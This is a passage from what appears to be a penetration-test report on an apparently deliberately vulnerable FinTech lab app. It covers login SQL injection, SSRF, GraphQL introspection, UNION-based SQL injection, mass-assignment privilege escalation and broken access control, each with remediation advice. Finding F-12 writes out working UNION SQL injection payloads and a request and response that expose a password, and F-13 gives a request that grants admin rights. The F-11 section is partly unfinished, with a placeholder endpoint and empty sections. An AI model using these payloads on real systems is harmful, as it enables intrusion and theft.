
The login functionality is vulnerable to SQL Injection. User-supplied input is incorporated into a database query without proper parameterization or input handling. By supplying a crafted SQL expression in the username field, the authentication logic can be bypassed, allowing an attacker to log in without valid credentials. During testing, successful exploitation resulted in unauthorized access to an administrator account.

Business Impact


Successful exploitation allows an unauthenticated attacker to bypass the authentication mechanism and obtain administrator access to the application. In a FinTech environment, this could expose sensitive customer and financial information, enable unauthorized administrative actions, compromise transaction integrity, and result in financial losses, regulatory non-compliance, and significant reputational damage.

Proof of Concept (PoC)


- Step 1: Navigate to the login page.



- Step 2: Enter a crafted SQL payload in the username field.



- Step 3: Enter any value in the password field.
- Step 4: Submit the login request.
- Step 5: Observe that the application authenticates the session and grants administrator access without valid administrator credentials.



Likelihood

High

The vulnerability is straightforward to exploit and does not require authentication. Successful exploitation requires only a single crafted login request, making it highly practical for attackers.

Remediation / Mitigation

- Use parameterized queries (prepared statements) for all database interactions.
- Never concatenate user input directly into SQL queries.
- Validate and sanitize user input as a defense-in-depth measure.
- Implement generic authentication error messages that do not reveal database behavior.
- Apply the principle of least privilege to the database account used by the application.
- Log and monitor failed authentication attempts and suspicious input patterns.

References

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

- https://owasp.org/Top10/A03_2021-Injection/
 - <https://cwe.mitre.org/data/definitions/89.html>
-

F-10 Server-Side Request Forgery (SSRF) in Avatar Import Functionality**CRITICAL**

Severity	Critical
CVSS v3.1 Score	9.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N
CWE ID	CWE-918
Affected URL / Endpoint	http://localhost:4000/profile.html
Affected Parameter	url
Vulnerability Class (OWASP)	A10:2021 – Server-Side Request Forgery (SSRF)
Authentication Required	Yes — User
Status	Open

Description


The avatar import functionality accepts a user-supplied URL and performs a server-side HTTP request without validating or restricting the destination. As a result, authenticated users can cause the application server to initiate requests to arbitrary locations, including internal network resources. The endpoint lacks appropriate destination validation and network access restrictions, making it vulnerable to Server-Side Request Forgery (SSRF).

Business Impact


Successful exploitation may allow attackers to access internal services that are not directly reachable from external networks, retrieve sensitive information exposed by internal applications, or interact with trusted internal APIs. In a FinTech environment, SSRF can increase the attack surface by exposing internal administrative services, cloud metadata endpoints, or other backend components, potentially leading to further compromise of the application's infrastructure.

Proof of Concept (PoC)

- Step 1: Authenticate to the application using a valid user account.
- Step 2: Navigate to the Profile page and locate the Import Avatar from URL feature.



- Step 3: Submit a URL through the url parameter.
- Step 4: Observe that the application performs the request on behalf of the user and returns the HTTP response information, including the response status, headers, and a preview of the response body.



Likelihood

High

The vulnerability is exploitable by any authenticated user with access to the avatar import feature. Because the application performs outbound requests based entirely on user-controlled input without destination validation, exploitation is practical and may expose internal resources depending on the server's network access.

Remediation / Mitigation

- Implement a strict **allow-list** of permitted domains for avatar imports.
- Block requests to localhost, loopback, private IP ranges, link-local addresses, and other internal network destinations.
- Validate and normalize user-supplied URLs before making outbound requests.
- Restrict supported URL schemes to trusted protocols such as HTTPS.
- Apply outbound network filtering (egress controls) to prevent access to internal services.

- Disable automatic redirects or validate every redirect destination before following it.
- Log and monitor outbound requests initiated by the application to detect suspicious activity.

References

- https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
- <https://cwe.mitre.org/data/definitions/918.html>

F-11 GraphQL Introspection Enabled in Production**MEDIUM**

Severity	Medium
CVSS v3.1 Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE ID	CWE-200
Affected URL / Endpoint	[e.g. https://www.example.com/api/v1/login]
Affected Parameter	GraphQL Introspection Query
Vulnerability Class (OWASP)	A05:2021 – Security Misconfiguration
Authentication Required	Yes — role: User
Status	Open

Description

The GraphQL endpoint exposes schema introspection in the production environment. As a result, an attacker can enumerate the complete GraphQL schema, including object types, queries, mutations, arguments, and sensitive fields. The exposed schema reveals internal API functionality and business objects that are not intended to be publicly discoverable, significantly reducing the effort required to identify attack surfaces.

Business Impact

Exposed GraphQL introspection allows attackers to enumerate the application's internal API structure and identify sensitive operations such as user management, account management, financial transactions, and profile updates. During testing, the schema exposed sensitive object fields including SSN, account balances, and user roles, as well as privileged mutations and queries. This information can facilitate targeted attacks against the application, increasing the likelihood and impact of other vulnerabilities.

Proof of Concept (PoC)

- Step 1: Authenticate to the application.
- Step 2: Send a standard GraphQL Introspection Query to the `/graphql` endpoint.
- Step 3: Observe that the server returns the complete GraphQL schema.

- ```
{
 "data": {
 "__schema": {
 "types": [
 {
 "name": "User",
 "fields": [
 {
 "name": "id",
 "args": []
 },
 {
 "name": "username",
 "args": []
 },
 {
 "name": "email",
 "args": []
 },
 {
 "name": "role",
 "args": []
 },

]
 }
]
 }
 }
}
```

## Medium

## Remediation / Mitigation

- ## References

- Page 43 of 60

**F-12 SQL Injection (UNION-Based) – Data Exfiltration via users(filter)****CRITICAL**

|                                    |                                                                             |
|------------------------------------|-----------------------------------------------------------------------------|
| <b>Severity</b>                    | Critical                                                                    |
| <b>CVSS v3.1 Score</b>             | 9.1                                                                         |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N                                |
| <b>CWE ID</b>                      | CWE-89 – Improper Neutralization of Special Elements used in an SQL Command |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding                                          |
| <b>Affected URL / Endpoint</b>     | POST /graphql — users query                                                 |
| <b>Affected Parameter</b>          | filter                                                                      |
| <b>Vulnerability Class (OWASP)</b> | A03:2021 – Injection                                                        |
| <b>Authentication Required</b>     | No (unauthenticated / Guest)                                                |
| <b>Status</b>                      | Open                                                                        |

**Description**


The users(filter) resolver builds a raw SQL query using string concatenation (WHERE username LIKE '%<filter>%') with no sanitization, allowing a classic UNION-based SQL injection. The column count was fingerprinted using an ORDER BY probe, then a UNION SELECT was used to pull the password column into the response's email field.

**Business Impact**

Enabled full extraction of every user account's plaintext password (see F-09) directly through the GraphQL API, without any authentication — leading to complete account takeover of all users, including admin.

**Proof of Concept (PoC)**

- Step 1: Send users(filter) with payload "' ORDER BY 1--", "' ORDER BY 2--" etc. to fingerprint the column count via the verbose SQL error (see F-11)
- Step 2: Craft a UNION SELECT matching the discovered column count/order: filter = "1=1 UNION SELECT id,username,password,role,email FROM users -- "
- Step 3: Send the crafted query unauthenticated to POST /graphql
- Step 4: Observe the response contains each user twice — once from the legitimate query, once from the UNION — with the real password value appearing in the 'email' field of the UNION rows



Request: {"query":"query(\$f:String){ users(filter:\$f){ id username email role } }","variables":{"f":"1=1 UNION SELECT id,username,password,role,email FROM users -- "}}

Response (excerpt):

```

{"data":{"users":[{"id":"1","username":"admin","email":"S3cur3P@ssw0rd!","role":"admin"},{"id":"1","username":"admin","email":"admin@vulnbank.local","role":"admin"}, ...]}}

```

## Likelihood

### High

exploitable with standard UNION-based SQLi technique; no authentication or special tooling required.

## Remediation / Mitigation

- Use parameterized queries / prepared statements for the users(filter) resolver
- Run the database connection under a least-privilege account restricted to only the columns/tables the application needs
- Disable verbose SQL error output in production (see F-11) to remove the column-count/engine fingerprinting oracle

## References

- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://portswigger.net/web-security/sql-injection/union-attacks>
- <https://cwe.mitre.org/data/definitions/89.html>

**F-13 Privilege Escalation via Mass Assignment (updateProfile Mutation)****CRITICAL**

|                                    |                                                                                                                                                |
|------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Severity</b>                    | Critical                                                                                                                                       |
| <b>CVSS v3.1 Score</b>             | 9.8                                                                                                                                            |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H                                                                                                   |
| <b>CWE ID</b>                      | CWE-915 – Improperly Controlled Modification of Dynamically-Determined Object Attributes (Mass Assignment) / CWE-863 – Incorrect Authorization |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding                                                                                                             |
| <b>Affected URL / Endpoint</b>     | POST /graphql — updateProfile mutation                                                                                                         |
| <b>Affected Parameter</b>          | role, userId                                                                                                                                   |
| <b>Vulnerability Class (OWASP)</b> | A01:2021 – Broken Access Control                                                                                                               |
| <b>Authentication Required</b>     | Yes — role: any authenticated user (tested with a standard 'user' role token)                                                                  |
| <b>Status</b>                      | Open                                                                                                                                           |

**Description**


The updateProfile mutation accepts both a target userId and a role argument, with no check that the caller owns the profile being modified and no check that the caller is already an admin. Any authenticated low-privileged user can therefore change the role of any account, including their own.

**Business Impact**


Any authenticated user (or an attacker holding any valid low-privilege token) can grant themselves or any other account full administrative rights, completely defeating the application's authorization model and enabling every other admin-only action in this report.

**Proof of Concept (PoC)**

- Step 1: Authenticate as a standard low-privileged user (e.g. alice, role: user) and obtain a valid JWT
- Step 2: Send the updateProfile mutation using alice's token, targeting userId:1 (a different account) with role:"admin"
- Step 3: Observe the mutation succeeds and returns the updated role



- Step 4: Confirm the target account now has admin privileges (e.g. by re-running an admin-only query with its token)



Request:  
 {"query":"mutation(\$t:String!,\$uid:ID!,\$r:String){ updateProfile(token:\$t,userId:\$uid,role:\$r){ id role } }","variables":{"t":"<alice\_JWT>","uid":1,"r":"admin"}}  
 Response: {"data":{"updateProfile":{"id":"1","role":"admin"}}

## Likelihood

### High

requires only a valid session for any low-privileged account, which is trivial to obtain via normal registration/login.

## Remediation / Mitigation

- Never accept a role field from client input in a general-purpose profile-update mutation; expose role changes only through a separate, admin-only, RBAC-protected mutation
- Enforce server-side ownership checks: a caller may only edit their own userId unless they already hold an admin role
- Apply allow-list based input binding (explicit field mapping) rather than binding arbitrary client-supplied fields directly onto the user object

## References

- [https://owasp.org/www-project-top-ten/2017/A6\\_2017-Security\\_Misconfiguration](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration)
  - <https://cwe.mitre.org/data/definitions/915.html>
  - [https://cheatsheetseries.owasp.org/cheatsheets/Mass\\_Assignment\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html)
-



**F-14 Broken Access Control – Unauthorized Fund Transfer (transfer Mutation)****CRITICAL**

|                                    |                                              |
|------------------------------------|----------------------------------------------|
| <b>Severity</b>                    | Critical                                     |
| <b>CVSS v3.1 Score</b>             | 9.8                                          |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H |
| <b>CWE ID</b>                      | CWE-862 – Missing Authorization              |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding           |
| <b>Affected URL / Endpoint</b>     | POST /graphql — transfer mutation            |
| <b>Affected Parameter</b>          | from_account                                 |
| <b>Vulnerability Class (OWASP)</b> | A01:2021 – Broken Access Control             |
| <b>Authentication Required</b>     | Yes — role: user (any authenticated account) |
| <b>Status</b>                      | Open                                         |

**Description**

